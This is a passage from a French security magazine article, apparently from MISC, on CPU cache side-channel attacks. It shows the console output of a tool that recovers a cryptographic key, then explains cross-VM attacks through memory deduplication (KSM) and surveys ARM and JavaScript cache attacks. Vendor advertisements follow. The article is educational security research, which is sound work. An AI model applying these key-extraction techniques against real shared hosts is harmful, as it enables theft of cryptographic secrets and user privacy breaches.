Le code complet de l'attaque est présent sur le dépôt GitHub **[github]**. Il permet de retrouver la clef en analysant les passages successifs par les différentes fonctions.

```
$ ./client 127.0.0.1 8443
[-] probe_thread started
[-] LIB is at      0x7fbaac000920
[-] square is at   0x7fbab32e95d7
[-] multiply is at 0x7fbab32e937b
[-] residue is at  0x7fbab32e833e
[-] probe_thread stop, results len : 340900
[+] Retrieved KEY : 10011010001111...001
```

6 Attaque inter machines virtuelles

La virtualisation permet de partager les ressources physiques d'une machine à plusieurs machines virtuelles. Le même processeur, avec une isolation par cœur par exemple, est utilisé par plusieurs machines. Le niveau




Figure 8 : Fonctionnement de KSM.

de cache L3 est partagé entre les cœurs d'un même processeur, ainsi, l'attaque présentée dans cet article peut s'appliquer entre machines virtuelles d'un même hôte.

Plusieurs machines virtuelles semblables (même système d'exploitation, mêmes librairies…) sont souvent hébergées sur un même hyperviseur. Par conséquent, des données identiques se trouvent dupliquées en mémoire. Pour réduire la mémoire utilisée, certains hyperviseurs pratiquent la déduplication de mémoire, les multiples copies d'une même donnée seront ainsi stockées une seule fois en mémoire.

Linux propose une fonctionnalité de déduplication : « *Kernel Same-page Merging* » intégrée depuis la version 2.6.32. Un processus KSMd est en charge de scanner régulièrement la mémoire à la recherche de pages dupliquées entre plusieurs processus. Lorsque deux pages mémoire sont détectées comme identiques, elles sont fusionnées en une seul page. Les processus auxquels appartenaient les pages dédupliquées utilisent donc les mêmes adresses dans la mémoire.

Les pages dédupliquées sont marquées « *copy-on-write* », ainsi les pages seront automatiquement séparées si une écriture est effectuée.

Avec la déduplication de mémoire, deux machines virtuelles partagent les mêmes zones mémoire. Ainsi, une bibliothèque cryptographique identique dans les deux machines virtuelles ne sera instanciée qu'une seule fois en mémoire. Lorsqu'une des deux machines virtuelles exécutera le code de la bibliothèque, le cache L3 sera chargé, et l'autre machine virtuelle, celle de l'attaquant, pourra mesurer le temps d'accès pour vérifier si le code a été récemment exécuté.

Dans ces conditions, l'exemple pratique présenté précédemment fonctionne entre une machine virtuelle exécutant le code de surveillance des adresses de la bibliothèque cryptographique, et une seconde machine sur le même hyperviseur exécutant le serveur HTTP.

Les lecteurs les plus motivés pourront reproduire l'attaque en utilisant l'hyperviseur *KVM* avec *KSM* activé (comme c'est le cas par défaut sur plusieurs distributions Linux dédiées à la virtualisation).

D'autres solutions de virtualisation disposent de fonctionnalités de déduplication de mémoire. Ces fonctionnalités ne sont pas toujours activées par défaut. Pour éviter les canaux auxiliaires liés à la mémoire dédupliquée et au cache L3, VMWARE a fait récemment marche arrière, la fonctionnalité « *Transparent Page Sharing* » n'est plus activée par défaut **[VMWARE]**.

7 Autres attaques utilisant les caches CPU

Les premières attaques utilisant le cache comme canal auxiliaire étaient uniquement possibles sur l'architecture x86 et nécessitaient l'exécution d'un programme compilé pour le processeur attaqué. Nous allons nous attarder sur deux extensions de cette attaque : dans un premier temps, une attaque sur un processeur ARM sans privilèges élevés et dans un second temps depuis un code JavaScript exécuté dans le navigateur de la victime.

7.1 ARMAGGEDON

Les attaques utilisant le cache sur la plateforme ARM, bien que très intéressantes du fait de l'environnement mobile, ont été considérées pendant longtemps comme irréalistes du fait de la nécessité d'avoir des privilèges superviseur pour accéder aux instructions de flush et aux compteurs de performance.

Cependant, récemment, l'article « *ARMageddon: Last-Level Cache Attacks on Mobile* » **[ARMAGEDDON]** propose des solutions permettant de contourner le besoin de privilèges.

Pour accéder au compteur de performances, les auteurs de l'article utilisent le syscall `perf_event_open`. Bien que fournissant des mesures moins précises que l'instruction `RDTSC` sur x86, il est toujours possible de définir un seuil sur les mesures observées distinguant un cache hit et un cache miss.

De la même manière, pour contourner l'impossibilité de flusher une adresse du cache, ils utilisent le principe de l'éviction consistant à retirer une adresse mémoire du cache en accédant à certaines adresses choisies. Plusieurs algorithmes sont utilisés pour choisir ces adresses, ils sont détaillés dans l'article des auteurs.

Grâce à cette attaque, les auteurs arrivent à obtenir des fuites d'informations sur les interactions de l'utilisateur sur l'écran d'un mobile, mais aussi sur les primitives cryptographiques.

7.2 Practical Cache Attacks in JavaScript

Les points d'entrées pour effectuer une attaque sur le cache d'un processeur sont assez limités dans la mesure où l'attaquant doit exécuter du code sur le même processeur que le processus attaqué.

Des chercheurs ont publié une attaque permettant de contourner cette limitation en obtenant des fuites d'informations depuis un code JavaScript exécuté dans le navigateur de la victime **[JAVASCRIPT]**.

Comme pour l'attaque sur ARM, la difficulté consiste à trouver un moyen d'obtenir des primitives permettant d'évincer une donnée du cache, et de mesurer un temps d'accès à la donnée permettant de savoir si elle était déjà dans le cache ou non. Pour évincer la donnée du cache, les chercheurs utilisent une séquence de variables adressées dans le même *cache set* (décomposition du cache L3 sur les processeurs Intel récents) que le processus victime. Pour mesurer une différence de temps, les attaquants utilisent un compteur de temps inclus dans JavaScript durant l'accès à l'ensemble des adresses d'un *cache set* avant et après l'opération à observer.

Les chercheurs ont réussi à faire une preuve de concept de cette attaque permettant d'observer les activités de l'utilisateur (mouvements de la souris par exemple).

Conclusion

Cet article présente seulement un exemple d'attaque possible en utilisant le cache comme canal de fuite d'informations. Cependant, d'autres attaques sont possibles dans le domaine de la cryptographie comme l'extraction d'un Nonce ECDSA **[ECDSA]** ou la récupération d'une clef AES **[AES]**. Des exemples d'attaques non liées à la cryptographie existent aussi avec notamment le tracking des frappes clavier ou des déplacements de la souris sur l'écran **[TEMPLATE]**. Ce genre d'attaque met en danger la vie privée de l'utilisateur.

De plus les nouvelles attaques présentées brièvement à travers JavaScript dans un navigateur ou encore les attaques sur l'architecture ARM ouvrent la porte à de nouvelles recherches. On peut ainsi se demander à quel point l'attaque sur l'architecture ARM serait applicable dans le contexte de la TrustZone, l'architecture proposée par ARM dédiée à la sécurité et manipulant de nombreuses primitives cryptographiques. ■

Remerciements

Un grand merci à Joan Mazenc pour l'introduction de cet article ainsi que ses précieuses relectures. Merci également à Rémy Daudigny et Fabien Perigaud pour leurs relectures et leurs conseils.

Références

[PADDING] http://www.iacr.org/cryptodb/archive/2002/EUROCRYPT/2850/2850.pdf, **Serge Vaudenay**

[MISC7] Récupérez une clé RSA par la prise de courant, *MISC n°7*

[Wbcrypto] https://eprint.iacr.org/2015/753.pdf, **Joppe W. Bos, Charles Hubain2, Wil Michiels, et Philippe Teuwen**

[FLUSHRELOAD] https://eprint.iacr.org/2013/448.pdf,**Yuval Yarom et Katrina Falkner**

[AXTLS] http://axtls.sourceforge.net/

[github] https://github.com/polymorf/misc-cache-attacks

[ARMAGEDDON] http://arxiv.org/pdf/1511.04897v1.pdf, **Moritz Lip, Daniel Gruss, Raphael Spreitzer et Stefan Mangard**

[ECDSA] https://eprint.iacr.org/2014/140.pdf0, **Yuval Yarom et Naomi Benger**

[AES] https://cr.yp.to/antiforgery/cachetiming-20050414.pdf, **Daniel J. Bernstein**

[VMWARE] https://kb.vmware.com/selfservice/microsites/search.do?cmd=displayKC&externalId=2080735

[TEMPLATE] https://www.usenix.org/system/files/conference/usenixsecurity15/sec15-paper-gruss.pdf, **Daniel Gruss, Raphael Spreitzer and Stefan Mangard**

[JAVASCRIPT] http://www.cs.columbia.edu/nsl/papers/2015/spyjs.ccs15.pdf, **Yossef Oren Vasileios P. Kemerlis Simha Sethumadhavan Angelos D. Keromytis**


AccesSecurity

LE SALON MÉDITERRANÉEN
DE LA SÉCURITÉ GLOBALE

MARSEILLE CHANOT ■ 29 – 31 mars 2017

MISC
PARTENAIRE
DU SALON

Salon Ateliers Colloque



www.accessecurity.fr
#AccesSecurity

Quarkslab

SECURING EVERY BIT OF YOUR DATA


Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : IRMA (orchestrateur de threat intelligence), Epona (obfuscateur) et Ivy (reconnaissance réseau). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.

IRMA orchestre votre threat intelligence pour déterminer la dangerosité des fichiers et fournir une vue détaillée des risques.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

ivy cartographie rapidement l'ensemble des services et informations exposés sur Internet pour des millions d'adresses.

- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Phone: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**